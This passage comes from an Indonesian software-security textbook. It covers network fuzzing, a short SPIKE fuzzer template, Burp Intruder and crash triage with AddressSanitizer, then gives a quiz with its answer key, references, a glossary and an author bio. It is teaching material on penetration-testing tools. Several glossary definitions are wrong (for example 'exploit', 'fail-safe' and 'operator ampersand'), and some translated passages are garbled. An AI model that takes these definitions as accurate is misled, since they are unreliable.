Gambar 7.5 Diagram Cara Kerja *Network-Based Fuzzing* sebagai 1/2 dari pasangan komunikasi (Sumber: Universitas Maryland, 2014)

Berfungsi Sebagai "*Man in the Middle*"

Fuzzer juga dapat memainkan peran "*man-in-the-middle*" dalam hal mengubah *input* yang diteruskan antar pihak.



Gambar 7.6 Diagram Cara Kerja *Network-Based Fuzzing* sebagai *man-in-the-middle*

(Sumber: Universitas Maryland, 2014)

7.3.7 Contoh: *SPIKE*

SPIKE adalah contoh *fuzzer* jaringan. Pemrograman *fuzzers* dalam C menggunakan *API* (*Application Programming Interface*) bahasa C *SPIKE* memungkinkan *Fuzzer* untuk berkomunikasi dengan *server* yang jauh melalui *network protocol*. *SPIKE* digunakan oleh *programmer* untuk merancang blok yang membentuk *protocol message* dan untuk menempatkan celah di *block* tersebut sehingga *SPIKE* dapat meng-*fuzz*.

```
s_size_string("post",5);
s_block_start("post");
s_string_variable("user=bob");
s_block_end("post");
spike_tcp_connect(host,port);
spike_send();
spike_close_tcp();
```

Berikut adalah struktur *SPIKE* di atas:

1) Menggunakan *string call* sebagai contoh, mungkin dimulai dengan mendefinisikan panjangnya. Ada *field* di sini yang menentukan sisa panjang *packet* dalam *protocol*. *String* ukuran digunakan karena belum diketahui berapa panjangnya.
2) Setelah diketahui panjang balok yang diminati, langkah selanjutnya adalah mengidentifikasi awal dan beberapa isinya.
3) *SPIKE* menggunakan fungsi variabel *string* "S" untuk menyisipkan komponen *fuzzed* sehingga pengguna yang sama dengan "*Bob*" akan dimasukkan dan kemudian blok teks acak akan mengikutinya, yang merupakan cara mudah untuk memasukkan konstanta.
4) Panjang blok yang dapat ditambal kembali di awal akan ditentukan oleh akhir blok.
5) Setelah itu, dapat menggunakan koneksi *TCP* (*Transmission Control Protocol*) untuk membuat koneksi ke *host* dan port tertentu.

6) Kirim blok, lalu tutup saluran komunikasi.

Lebih banyak contoh dan interaksi yang mungkin dengan Spike.

7.3.8 Contoh: *BURP Intruder*

BURP Intruder adalah contoh lain dari *network fuzzer*. Berikut adalah ciri-ciri *BURP Intruder*:

1) Sebuah komponen dari aplikasi *Burp*.
2) *Burp* mirip dengan *SPIKE* karena memungkinkan pengguna untuk membuat *template* untuk permintaan dan kemudian meninggalkan celah dalam *request*, yang disebut sebagai "*payloads*", agar alat dapat disamarkan. *BURP* Intruder, tidak seperti *SPIKE*, memiliki antarmuka yang bagus dan ramah pengguna.
3) Ada juga banyak alat tambahan di seluruh *BURP Suite* yang dapat digunakan dengan *Intruder*.

7.3.9 Mengatasi Kegagalan Sistem

Crash terjadi ketika menggunakan *fuzzing* sebagai bagian dari *pengujian penetrasi* dan *developer* menyadarinya. Ada hal-hal tertentu yang ingin diketahui. Jika, misalnya, seorang *fuzzer* menemukan *crash*, apa penyebab mendasar dari masalah tersebut? Pertanyaan kegagalan sistem adalah:

1) Apakah mungkin untuk membuat *input* lebih kecil sehingga lebih dapat dipahami?
2) Apakah mungkin untuk menghapus perbedaan yang tidak perlu antara dua atau lebih kerusakan dan melihat apakah ini menghasilkan kerusakan.

Ada beberapa alat yang dapat membantu dengan pertanyaan-pertanyaan ini. Misalnya, mencoba mengurangi ukuran *input*. Terkadang tergantung pada operator untuk mencari tahu bagaimana melakukan ini.

Apakah atau jika *crash* memiliki dampak keamanan juga merupakan topik penting. Akibatnya, ini menunjukkan adanya cacat yang dapat dieksploitasi.

1) Sangat sulit untuk mengeksploitasi kerusakan yang disebabkan oleh *NULL pointer dereference*, terutama saat menjalankan aplikasi *user-space*.
2) *Buffer overflow* lebih sering terjadi.

7.3.10 Mendeteksi Kesalahan dalam Memori

Karena fakta bahwa konsekuensi kesalahan memori mungkin muncul lama setelah pertama kali terjadi, sangat sulit untuk menangani setelah *fuzzing*. Yaitu, sampai *developer* secara tidak sengaja mengisi *buffer* ke titik di mana menulis beberapa memori. Ada kemungkinan bahwa perangkat lunak tidak akan langsung runtuh. Agar program berjalan ke arah yang salah, program harus menggunakan kembali memori yang *write-over* itu.

1) Salah satu teknik untuk memastikan bahwa *crash* terjadi segera setelah *buffer* di-*overwrite* adalah dengan menggunakan *Address Sanitiser*. Akses array dapat diperiksa untuk overflow dan digunakan setelah kesalahan bebas dengan alat ini, yang dapat digunakan untuk instrumen program.
2) *Fuzzing* program yang telah di-instrumentasi memungkinkan *developer* untuk mencari eksploitabilitas jika program *crash* dengan kesalahan bersinyal *ASAN*.

Menggunakan berbagai jenis pemeriksa kesalahan sebagai alat pengujian juga dimungkinkan. Saat mencari kesalahan memori, misalnya, *valgrind memcheck* mungkin digunakan untuk melakukannya.

7.3.11 *Buzzer* Lainnya

Berikut adalah berbagai contoh *fuzzer* serta dasar-dasar *fuzzing*, antara lain:

1) *BFF* (*CERT Basic Fuzzing Framework*)

   BFF (*CERT Basic Fuzzing Framework*) adalah alat gratis yang telah digunakan untuk mengungkap masalah dalam perangkat lunak yang banyak

digunakan seperti *Adobe Reader* dan *Flash Player*, *Apple Preview* dan *QuickTime* serta banyak aplikasi populer lainnya.

2) *Sulley*

Jika *Pen Tester* sedang mencari *fuzzing tool* yang sangat baik, tidak lebih dari *Sulley*. Apa yang direkomendasikan *Sulley* selain membuat *random input* untuk mengungkap kasus uji yang berarti adalah memantau jaringan dan dengan cermat mendokumentasikan apa yang terjadi. Jika semuanya berjalan buruk, sistem akan dapat mengembalikan target ke kondisi baik yang diketahui.

7.3.12 Gambaran

Penetration testing dirancang untuk meniru keadaan penerapan aktual dengan *attacker* tertentu. Jika *Pen Tester* mampu, *Pen Tester* akan dapat menunjukkan bahwa benar-benar ditakuti. Tidak peduli berapa banyak teknologi yang tersedia untuk membantu proses *testing*, tidak ada alternatif bagi tim *tester* yang berpengalaman dan kreatif.

7.4 Kuis

1) Apa itu *penetration testing*?
    a) Menguji seluruh sistem untuk masalah keamanan dan cacat.
    b) Semacam *unit testing* yang menekankan keamanan dan digunakan di awal proses pengembangan.
    c) Semua yang di atas.
    d) Sebuah proses untuk mengidentifikasi kerentanan di *library* atau komponen perangkat lunak lainnya.
2) Apa keuntungan dari *penetration testing*? (Pilih dua)
    a) Bukti keamanan yang lengkap: pengujian yang bersih menunjukkan sistem yang aman.
    b) Atribut keamanan disusun sedemikian rupa sehingga tetap aman bahkan jika komponen lain berubah.

c) *Pen Tester* memperhitungkan pemikiran antagonis, yang tidak sering diperlukan untuk penilaian standar.
d) Seringkali, hasilnya dapat direplikasi.

3) Apa yang dimaksud dengan "*stealthy*" dalam konteks *penetration testing*?
a) Melakukan *penetration test* secara rahasia dari perusahaan target.
b) Berhati-hati untuk mencegah tindakan yang dapat menarik perhatian selama *penetration test*, seperti oleh operator atau layanan *IDS* (*Intrusion Detection System*).
c) Melakukan pemeriksaan dari tempat rahasia.
d) Menggunakan enkripsi selama *testing* untuk mengaburkan sumber serangan.

4) Apa definisi dari *web proxy*?
a) Ketika berhadapan dengan aplikasi *online*, agen mengambil pilihan atas nama *client*.
b) *Simulator* berbasis *web* untuk penggunaan saat tidak terhubung ke Internet.
c) Sepotong perangkat lunak yang memotong dan mungkin mengubah kueri (dan jawaban) *web browser* ke *web server*.
d) Sepotong perangkat lunak yang mensimulasikan tampilan program mandiri di *web*, membuatnya lebih mudah untuk diuji.

5) Apa sebenarnya *Nmap* itu?
a) Ini adalah kumpulan *tool* serangan *script* yang mencakup yang berikut: menyelidiki, membuat, menyandikan, meng-*inject*, dan menunggu *response*.
b) Ini adalah alat untuk *network fuzz testing*.
c) Ini adalah *scanning* yang beroperasi dengan meng-*inject packet* ke berbagai alamat dan menyimpulkan *host* dan layanan yang mungkin ada di sana berdasarkan jawaban.
d) Ini adalah atlas Internet.

6) Apa yang dimaksud dengan *ethical hacking*?

a) Sistem *hacking* (misalnya, selama *penetration testing*) untuk mengungkapkan kerentanan dan memungkinkan *pen tester* untuk dikoreksi daripada dieksploitasi.
b) Etika "*hacking*" untuk memaafkan tindakan egois yang tidak terduga.
c) Ungkapan sehari-hari untuk pengembangan perangkat lunak yang cepat, seperti dalam *hackathon*.
d) Meng-*hack* ke dalam sistem yang dioperasikan oleh orang-orang yang tidak setuju dengan masalah etika.

7) Manakah dari frasa berikut yang secara akurat menggambarkan *fuzz testing* (atau disebut sebagai *fuzzing*)? (Pilih dua)
a) Ini difokuskan dengan mengidentifikasi perilaku yang tidak diinginkan yang diketahui seperti *crash* dan *hang*.
b) Itu selalu *black box*, dalam arti tidak menyadari kemampuan perangkat lunak.
c) Ini adalah alternatif yang lebih murah untuk *functional testing*.
d) Ini telah digunakan untuk mengidentifikasi kelemahan keamanan dalam mengidentifikasi kelemahan keamanan dalam berbagai aplikasi komoditas.

8) Manakah dari pernyataan berikut tentang *white box fuzzing* yang benar? (Pilih dua)
a) Menggabungkannya dengan *fuzzing* berbasis tata bahasa tidak masuk akal, karena yang terakhir hanyalah cara lain untuk mempertimbangkan semantik program.
b) *SAGE* adalah *whitebox fuzzer* (setidaknya sebagian).
c) *Radamsa* adalah *whitebox fuzzer* (setidaknya sebagian).
d) Itu membuat beberapa upaya untuk memperhitungkan internal program saat menentukan *input* mana yang harus dipilih.

9) Manakah dari pernyataan berikut tentang *fuzzing* berbasis mutasi yang benar?

a) Ini menghasilkan setiap *input* unik dengan mengubah yang sebelumnya.
b) Setiap *input* adalah mutasi yang mengikuti tata bahasa tertentu.
c) Ini beroperasi dengan menginduksi kelemahan dalam program target melalui mutasi kecil.
d) Ini hanya berlaku untuk *fuzzing* berbasis *file*, bukan untuk *fuzzing* berbasis jaringan.

10) Manakah dari gaya *fuzzer* berikut yang paling mungkin untuk memeriksa semua kemungkinan jalur melalui program berikut?
a) *Generational*
b) *Whitebox*
c) *Mutation-based*
d) *Blackbox*

11) Manakah dari berikut ini yang merupakan fungsi *fuzzer* berbasis jaringan? (Pilih dua)
a) Dengan asumsi peran *client*
b) Dengan asumsi peran *server*
c) Sebagai "*man in the middle*"

12) Manakah dari pernyataan berikut yang benar jika ingin melakukan *fuzzing* pada program untuk mencari kesalahan memori?
a) *Fuzzing* tidak mengidentifikasi kesalahan memori; alih-alih, ini mengidentifikasi *crash* dan *hang*.
b) *Pen tester* harus menghindari penggunaan *grammar-based fuzzer* karena akan kehilangan masalah memori karena kepatuhannya pada bahasa.
c) Mengkompilasi perangkat lunak menggunakan *ASAN* (*Address Sanitiser*) membuatnya lebih sulit untuk membuat kesalahan.
d) Mengkompilasi perangkat lunak menggunakan *ASAN* (*Address Sanitiser*) akan membantu menemukan penyebab masalah memori.

7.5 Jawaban Kuis

1) A
2) C, dan D
3) B
4) C
5) C
6) A
7) A, dan D
8) B, dan D
9) A
10) B
11) B, dan C
12) D

DAFTAR PUSTAKA

Brumley, David, and Dan Boneh. "Remote Timing Attacks Are Practical" (n.d.).

Cadar, Cristian, Daniel Dunbar, and Dawson Engler. "KLEE: Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs" (n.d.): 209.

Carter, Paul A. "PC Assembly Language" (2019). Accessed September 27, 2021. http://creativecommons.org/licenses/by-nc-sa/4.0/.

Duan, Junhan, Yudi Yang, Jie Zhou, and John Criswell. "Refactoring the FreeBSD Kernel with Checked C" (n.d.). Accessed September 27, 2021. https://github.com/microsoft/checkedc-clang.

Erlingsson, Úlfar, Yves Younan, and Frank Piessens. "Low-Level Software Security by Example 30 Contents" (2010).

Gökta¸sgökta¸s, Enes, Benjamin Kollenda, Philipp Koppe, Erik Bosman, Georgios Portokalidis, Thorsten Holz, Herbert Bos, and Cristiano Giuffrida. "Position-Independent Code Reuse: On the Effectiveness of ASLR in the Absence of Information Disclosure" (n.d.). Accessed September 27, 2021. https://www.vusec.net/projects/pirop.

Gras, Ben, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. "ASLR on the Line: Practical Cache Attacks on the MMU" (2017). Accessed September 27, 2021. http://dx.doi.org/10.14722/ndss.2017.23271.

Muntean, Paul, Matthias Neumayer, Zhiqiang Lin, Gang Tan, Jens Grossklags, and Claudia Eckert. "Analyzing Control-Flow Integrity with LLVM-CFI" (2019). Accessed September 27, 2021. https://doi.org/10.1145/3359789.3359806.

Reek, Kenneth A. "Pointers on C" (1998): 618.

Sadowski, Caitlin, Edward Aftandilian, Alex Eagle, Liam Miller-Cushon, and Ciera Jaspan. "Lessons from Building Static Analysis Tools at Google." Communications of the ACM 61, no. 4 (April 1, 2018): 58–66.

Schwartz, Edward J, Thanassis Avgerinos, and David Brumley. "Q: Exploit Hardening Made Easy" (n.d.).

Shacham, Hovav. "The Geometry of Innocent Flesh on the Bone: Return-into-Libc without Function Calls (on the X86)" (2007).

Tice, Caroline, Tom Roeder, Peter Collingbourne, Stephen Checkoway, Úlfar Erlingsson, Luis Lozano, and Geoff Pike. Enforcing Forward-Edge Control-Flow Integrity in {GCC} & {LLVM}. 23rd USENIX Security Symposium (USENIX Security 14), 2014. Accessed September 27, 2021.

https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/lau.

Tsai, Po An, Andres Sanchez, Christopher W. Fletcher, and Daniel Sanchez. "Safecracker: Leaking Secrets through Compressed Caches." International Conference on Architectural Support for Programming Languages and Operating Systems - ASPLOS (March 9, 2020): 1125–1140. Accessed September 27, 2021. https://doi.org/10.1145/3373376.3378453.

Ur, Blase, Patrick Gage Kelley, Saranga Komanduri, Joel Lee, Michael Maass, Michelle L Mazurek, Timothy Passaro, et al. "How Does Your Password Measure Up? The Effect of Strength Meters on Password Creation" (n.d.).

Watson, Robert N M, Alexander Richardson, Brooks Davis, John Baldwin, David Chisnall, Jessica Clarke, Nathaniel Filardo, et al. "Number 947 CHERI C/C++ Programming Guide" (2020). Accessed September 27, 2021. https://www.cl.cam.ac.uk/.

.:: ".:: Phrack Magazine ::." Accessed September 27, 2021. http://phrack.org/issues/60/10.html.

"Software Security - Home | Coursera." Accessed September 27, 2021. https://www.coursera.org/learn/software-security/home/welcome.

"Learn C the Hard Way." Accessed September 26, 2021. https://learncodethehardway.org/c/.

"CERN Computer Security Information." Accessed September 27, 2021. https://security.web.cern.ch/recommendations/en/codetools/c.shtml.

"How Security Flaws Work: The Buffer Overflow | Ars Technica." Accessed November 7, 2021. https://arstechnica.com/information-technology/2015/08/how-security-flaws-work-the-buffer-overflow/.

"Memory Layout of C Programs - GeeksforGeeks." Accessed September 27, 2021. https://www.geeksforgeeks.org/memory-layout-of-c-program/.

"Smashing the Stack for Fun and Profit by Aleph One." Accessed September 27, 2021. https://insecure.org/stf/smashstack.html.

"Exploiting Format String Vulnerabilities Scut / Team Teso" (2001).

"Binary Exploitation: Format String Vulnerabilities | by Vickie Li | The Startup | Medium." Accessed November 7, 2021. https://medium.com/swlh/binary-exploitation-format-string-vulnerabilities-70edd501c5be.

"Oracle® VM VirtualBox®." Accessed September 27, 2021. https://www.virtualbox.org/manual/UserManual.html.

"Top Programming Languages - IEEE Spectrum." Accessed September 26, 2021. https://spectrum.ieee.org/top-programming-languages/.

"NVD - Statistics." Accessed September 27, 2021. https://nvd.nist.gov/vuln/search/statistics?form_type=Advanced&results_type=statistics&search_type=all&cwe_id=CWE-119.

"23-Year-Old X11 Server Security Vulnerability Discovered - Slashdot." Accessed September 26, 2021. https://slashdot.org/story/14/01/08/1421235/23-year-old-x11-server-security-vulnerability-discovered.

"Speculative Execution - Wikipedia." Accessed September 27, 2021. https://en.wikipedia.org/wiki/Speculative_execution.

"IE's Role in the Google-China War - TechNewsWorld." Accessed September 26, 2021. https://www.technewsworld.com/story/ies-role-in-the-google-china-war-69121.html.

"Hovav Shacham: On the Effectiveness of Address-Space Randomisation." Accessed September 27, 2021. https://hovav.net/ucsd/papers/sppgmb04.html.

"Smashing the Stack in 2011 | My 20%." Accessed September 27, 2021. https://paulmakowski.wordpress.com/2011/01/25/smashing-the-stack-in-2011/.

"Vsftpd - Secure, Fast FTP Server for UNIX-like Systems." Accessed October 4, 2021. https://security.appspot.com/vsftpd.html.

"Smashing the Stack for Fun and Profit by Aleph One." Accessed September 27, 2021. https://insecure.org/stf/smashstack.html.

"Blind Return Oriented Programming (BROP)." Accessed September 27, 2021. http://www.scs.stanford.edu/brop/.

"Let's Talk about CFI: Microsoft Edition | Trail of Bits Blog." Accessed September 27, 2021. https://blog.trailofbits.com/2016/12/27/lets-talk-about-cfi-microsoft-edition/.

"Control Flow Guard for Clang/LLVM and Rust – Microsoft Security Response Center." Accessed September 27, 2021. https://msrc-blog.microsoft.com/2020/08/17/control-flow-guard-for-clang-llvm-and-rust/.

"SEI CERT C Coding Standard - SEI CERT C Coding Standard - Confluence." Accessed September 27, 2021. https://wiki.sei.cmu.edu/confluence/display/c/SEI+CERT+C+Coding+Standard.

"David A. Wheeler's Personal Home Page." Accessed September 27, 2021. https://dwheeler.com/.

"Robust Programming." Accessed September 27, 2021. http://nob.cs.ucdavis.edu/bishop/secprog/robust.html.

"Emery Berger - DieHard." Accessed September 27, 2021. http://plasma.cs.umass.edu/emery/diehard.html.

"Intel MPX - Wikipedia." Accessed September 27, 2021. https://en.wikipedia.org/wiki/Intel_MPX.

"Intel MPX Support Removed From GCC 9 - Phoronix." Accessed September 27, 2021. https://www.phoronix.com/scan.php?page=news_item&px=MPX-Removed-From-GCC9/.

"Department of Computer Science and Technology: Capability Hardware Enhanced RISC Instructions (CHERI)." Accessed September 27, 2021. https://www.cl.cam.ac.uk/research/security/ctsrd/cheri/.

"GitHub - Microsoft/Checkedc-Clang: This Repo Contains a Version of Clang That Is Being Modified to Support Checked C. Checked C Is an Extension to C That Lets Programmers Write C Code That Is Guaranteed by the Compiler to Be Type-Safe." Accessed September 27, 2021. https://github.com/microsoft/checkedc-clang.

"AddressSanitizer · Google/Sanitizers Wiki · GitHub." Accessed September 27, 2021. https://github.com/google/sanitizers/wiki/AddressSanitizer.

"Race Condition vs. Data Race – Embedded in Academia." Accessed September 27, 2021. https://blog.regehr.org/archives/490.

"Why the Developers Who Use Rust Love It so Much - Stack Overflow Blog." Accessed September 27, 2021. https://stackoverflow.blog/2020/06/05/why-the-Developers-who-use-rust-love-it-so-much/.

"Shadow Stack - Wikipedia." Accessed September 27, 2021. https://en.wikipedia.org/wiki/Shadow_stack.

"SafeStack — Clang 13 Documentation." Accessed September 27, 2021. https://clang.llvm.org/docs/SafeStack.html.

"How ASLR Protects Linux Systems from Buffer Overflow Attacks | Network World." Accessed September 27, 2021. https://www.networkworld.com/article/3331199/what-does-aslr-do-for-linux.html.

"Control-Flow Integrity — Clang 13 Documentation." Accessed September 27, 2021. https://clang.llvm.org/docs/ControlFlowIntegrity.html.

"Let's Talk about CFI: Clang Edition | Trail of Bits Blog." Accessed September 27, 2021. https://blog.trailofbits.com/2016/10/17/lets-talk-about-cfi-clang-edition/.

"A Journey on Evaluating Control-Flow Integrity (CFI): LLVM-CFI versus RAP." Accessed September 27, 2021. https://nebelwelt.net/blog/20181226-CFIeval.html.

"Control-Flow Integrity - The Chromium Projects." Accessed September 27, 2021. https://www.chromium.org/Developers/testing/control-flow-integrity.

"The LLVM Project Blog." Accessed September 27, 2021. https://blog.llvm.org/2018/03/clang-is-now-used-to-build-chrome-for.html.

"Build Desktop Apps for Windows | Microsoft Docs." Accessed October 4, 2021. https://docs.microsoft.com/en-ca/windows/apps/desktop/.

"Emery Berger - DieHard." Accessed October 4, 2021. http://plasma.cs.umass.edu/emery/diehard.html.

"SQL Injection | OWASP." Accessed October 4, 2021. https://owasp.org/www-community/attacks/SQL_Injection.

"WSTG - Latest | OWASP." Accessed October 4, 2021. https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection.

"Ferruh Mavituna." Accessed October 4, 2021. https://ferruh.mavituna.com/sql-injection-cheatsheet-oku/.

"Cross Site Scripting (XSS) Software Attack | OWASP Foundation." Accessed October 4, 2021. https://owasp.org/www-community/attacks/xss/.

"Session Hijacking Attack Software Attack | OWASP Foundation." Accessed October 4, 2021. https://owasp.org/www-community/attacks/Session_hijacking_attack.

"Cross Site Request Forgery (CSRF) | OWASP Foundation." Accessed October 4, 2021. https://owasp.org/www-community/attacks/csrf.

"CWE - 2021 CWE Top 25 Most Dangerous Software Weaknesses." Accessed October 4, 2021. https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html.

"Twitter Cookie Handling Issue ≈ Packet Storm." Accessed October 8, 2021. https://packetstormsecurity.com/files/119773/twitter-cookie.txt.

"Firefox Developer Tools | MDN." Accessed October 10, 2021. https://Developer.mozilla.org/en-US/docs/Tools.

"Firefox Developer Tools | MDN." Accessed October 10, 2021. https://Developer.mozilla.org/en-US/docs/Tools.

"Hacking BadStore.Net" (2006).

"(68) Cory Doctorow at Comic-Con: Why You Should Care About NSA Overreach - YouTube." Accessed October 13, 2021. https://www.youtube.com/watch?v=Nlf7YM71k5U.

"Widespread Weak Keys in Network Devices - Factorable.Net." Accessed October 15, 2021. https://factorable.net/.

"The IPhone Tracking Fiasco and What You Can Do about It | Engadget." Accessed October 15, 2021. https://www.engadget.com/2011-04-21-the-iphone-tracking-fiasco-and-what-you-can-do-about-it.html.

"Bug in Bash Shell Creates Big Security Hole on Anything with *nix in It [Updated] | Ars Technica." Accessed October 15, 2021. https://arstechnica.com/information-technology/2014/09/bug-in-bash-shell-creates-big-security-hole-on-anything-with-nix-in-it/.

"Shellshock Vulnerability in UPS Power Manager (UPM) Virtual Appliance." Accessed October 15, 2021. https://www.ibm.com/support/pages/shellshock-vulnerability-ups-power-manager-upm-virtual-appliance.

"Scaling Static Analyses at Facebook - Facebook Research." Accessed October 18, 2021. https://research.fb.com/publications/scaling-static-analyses-at-facebook/.

"Metasploit Unleashed - Free Online Ethical Hacking Course." Accessed November 13, 2021. https://www.offensive-security.com/metasploit-unleashed/.

"Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution." Accessed November 13, 2021. https://www.kali.org/.

"Metasploit Unleashed - Free Online Ethical Hacking Course." Accessed November 13, 2021. https://www.offensive-security.com/metasploit-unleashed/.

GLOSARIUM

A

address randomisation : teknik pengacakan alamat memori untuk mengatasi celah keamanan.

antivirus scanner : modul dari aplikasi antivirus untuk melakukan pengecekan media penyimpanan komputer dari virus dan malware.

API (Application Programming Interface) : program aplikasi yang memberikan layanan yang diperlukan oleh suatu sistem, biasanya layanan khusus untuk aplikasi tersebut.

architectural design : proses pendefinisian sistem komputer yang diperlukan, mulai dari perangkat keras, perangkat lunak serta perangkat tambahan.

attack surface : asset yang dimiliki sebuah organisasi yang menjadi target serangan siber.

attacker : seseorang atau organisasi yang mencoba untuk mengakses data, fungsi dan area sistem lainnya untuk tujuan untuk mencuri, menghapus, membeberkan informasi yang terdapat didalamnya.

automated defence : sistem pintar dalam melindungi keamanan dari sistem komputer.

B

bahasa assembly : bahasa pemrograman tingkat rendah yang menyerupai bahasa mesin dalam bentuk mudah diingat.

buffer : tempat penyimpanan data sementara.

C

code injection : eksploitasi kesalahan program yang disebabkan oleh pemrosesan data yang tidak valid

command-line : barisan kata-kata yang digunakan untuk meminta komputer melakukan suatu tugas

compile : penerjemahan serangkaian perintah ke dalam bahasa mesin.

control character : kumpulan karakter yang terdapat dalam komputer yang tidak bisa ditulis atau dicetak.

cookie : informasi dalam bentuk teks yang dipertukarkan oleh client dan server.

crash : istilah kondisi sistem komputer tiba-tiba berhenti bekerja dan harus di-boot ulang.

D

database : sekumpulan file yang saling terkait dan membentuk suatu bangun data.

denial of service : penurunan kinerja sebuah web site dengan memberikan request ke server secara simultan.

dereference : proses penghilangan referensi dan memberi nilai sebenarnya pada sistem.

E

e-mail : surat menyurat melalui internet.

environment variable : nilai dinamis yang membantu proses sebuah sistem komputer dalam melakukan tugas.

executable : bisa dijalankan.

exploit : celah keamanan dari sebuah perangkat lunak yang berjalan di komputer.

F

fail-safe : keadaan sistem mengalami gangguan keamanan.

false branch : kondisi percabangan dari logika sistem yang salah.

firewall : perangkat lunak yang dipasang pada jaringan komputer dengan tugas melakukan proteksi sistem komputer.

flash player : aplikasi yang digunakan menjalankan animasi yang dikembangkan pada halaman web atau desktop.

frame pointer : sebuah pointer yang berisikan alaman dari function frame.

free library call : pemanggilan free library yang terdapat dalam library C/C++

function call : pemanggilan fungsi dalam bahasa pemrograman.

function return : fitur pemanggilan nilai yang dihasilkan dalam sebuah fungsi.

G

general-purpose shell : perintah program umum yang digunakan pada Unix/Linux.

H

header : beberapa karakter dari sebuah file yang tersimpan dalam program/file.

heap area : area penyimpanan utama yang digunakan oleh bahasa pemrograman unttuk menyimpan variabel yang bersifat global.

HTTP (Hyper Text Transfer Protocol): sebuah metode atau protocol untuk membuka file lewat internet.

I

IDS (Intrusion Detection System) : Aplikasi komputer yang memberikan peringatan kepada administrator jaringan/sistem jika adanya aktifitas berbahaya.

illegal flow : alur sebuah logika pemrograman yang bertentangan dengan alur logika program seharusnya.

implicit flow : kondisi otorisasi sistem yang tidak memenuhi standar keamanan komputer.

indirect call : pemanggilan alamat memori dari sebuah nilai tanpa mengambil nilai alamat seharusnya.

indirect loop : perulangan logika pemrograman tanpa menggunakan konsep iterasi.

instruction pointer : alamat dari sebuah proses yang berisi dimana instruksi program yang sedang dijalankan.

instruksi push : instruksi yang menyimpan nilai pada memori RAM dengan menggunakan stack pointer.

integer pointer : alamat dari tipe data bilangan bulat.

K

kelas child : kelas yang mewarisi sifat dari kelas parent dalam konsep OOP.

kelas parent : kelas yang mempunyai kelas turunan dalam konsep OOP.

L

loader : bagian dari sistem operasi yang menjalankan program dan library.

log : catatan dari aktifitas sistem komputer.

M

MAC Header : Media Access Control Header, data yang ditambahkan pada awal dari sebuah paket jaringan, yang kemudian diubah menjadi frame untuk dikirimkan.

malloc() : fungsi dalam library bahasa pemrograman C yang digunakan untuk mengalokasi blok memori yang besar dalam ukuran tertentu.

memory address : alamat dari penyimpanan data dalam memori komputer

module : komponen dari sebuah program yang memiliki fungsi-fungsi tertentu.

N

null : sebuah konstanta pemrograman yang tidak memiliki nilai atau alamat.

O

OOP : Object Oriented Programming, konsep pemrograman yang berbasiskan objek yang memiliki atribut dan metode.

OpenSSL : library aplikasi yang memiliki fungsi untuk mengamankan komunikasi jaringan komputer yang dipasang pada web server.

operator ampersand : operator pada bahasa pemrograman yang digunakan untuk menggabungkan dua buah string.

OS : Operating System, sebuah perangkat lunak yang memiliki sistem untuk melakukan pengaturan penggunaan perangkat keras, perangkat lunak serta menyediakan beberapa fungsi pada aplikasi komputer.

overhead : kombinasi dari penggunaan sumber daya komputer yang berlebihan dalam melakukan tugas tertentu.

overwrite : proses menulis sebuah informasi baru dengan menimpa informasi sebelumnya.

P

packet : sebuah blok data yang dikirimkan melalui jaringan komputer

PHP : Hypertext Preprocessor, bahasa pemrograman yang digunakan pengembangan aplikasi web.

physical address : alamat suatu node yang ditentukan oleh jaringan komputer.

pointer : sebuah objek dalam bahasa pemrograman yang menyimpan alamat memori menyimpan sebuah nilai.

port : titik akhir komunikasi

POST Request : metode permintaan simpan data yang digunakan dalam website

processor : sirkuit logika yang merespon dan memproses instruksi dasar pada komputer.

R

rekursif : proses pengulangan sesuatu dengan cara memanggil fungsi itu sendiri.

return address : alamat dari sebuah nilai yang dikembalikan oleh fungsi.

runtime : bagian kode yang memegang tugas eksekusi bahasa pemrograman.

S

secure coding : proses pengembangan aplikasi yang aman dengan menutup celah kesalahan yang bisa terjadi.

server : sebuah sistem komputer yang mengatur penggunaan resource , data, services, atau program yang akan digunakan oleh komputer lainnya.

shellcode.: kode khusus yang digunakan untuk melakukan eksploitasi keamanan perangkat lunak.

SOAP (Simple Object Access Protocol) : protokol pesan yang digunakan untuk bertukar informasi yang terstruktur pada jaringan komputer, khususnya bagian layanan web.

spreadsheet : programa plikasi tabulasi dan pengolahan data pada komputer

sprintf() : fungsi mencetak tipe data string sesuai teks yang diinput.

SQL : Structured Query Language, bahasa pemrogramaan yang digunakan untuk memanajemen relasi basis data dan melakukan operasi data.

stack area : area memori komputer yang menyimpan variable sementara yang dibuat oleh fungsi.

standard heap allocator : bagian bahasa pemrograman yang mengatur pengalokasian dan pembebasan objek yang ada di memori.

static analysis : analisis kode dari bahasa pemrograman tanpa dieksekusi aplikasi tersebut.

string : tipe data bahasa pemrograman yang menyimpan dan memanipulasi kumpulan karakter.

system call : cara program meminta layanan dari kernel sebuah sistem operasi.

T

thrown : pengecualian sebuah aktivitas yang akan dijalani dalam bahasa pemrograman.

TLS : Transport Layer Security, protocol yang didesain untuk menjaga keamanan komunikasi dalam jaringan komputer.

token : bagian proses autentifikasi keamanan komputer pada saat menggunakan sebuah layanan komputer.

U

URL : Uniform Resource Locator, alamat yang menunjukkan rute ke file pada web.

User Agent : sebuah aplikasi yang bertugas sebagai fasilitator pada saat berinteraksi dengan konten pada web.

V

virtual address : alamat tempat penyimpanan virtual.

W

web traffic : lalu lintas data yang dikirim dan diterima pada sebuah website

Whitelisting : mekanisme pengamanan komputer dengan mendaftarkan perangkat/layanan yang diperbolehkan.

X

XSS (Crosss Site Scripting) : tipe penyerangan yang melakukan injeksi kode berbasis client pada sebuah halaman website.

James, lahir di Jakarta pada 25 Juli 2000 dan sekarang menetap di Jakarta. Menyelesaikan pendidikan dasar di SD Impian Bunda pada 2012, dan melanjutkan pendidikan di SMP Impian Bunda pada 2015, dan SMA Impian Bunda pada 2018. Sekarang, tengah menempuh studi strata satu semester tujuh di Universitas Kristen Krida Wacana Fakultas Teknik dan Ilmu Komputer, dan mengambil konsentrasi pada bidang Informatika.

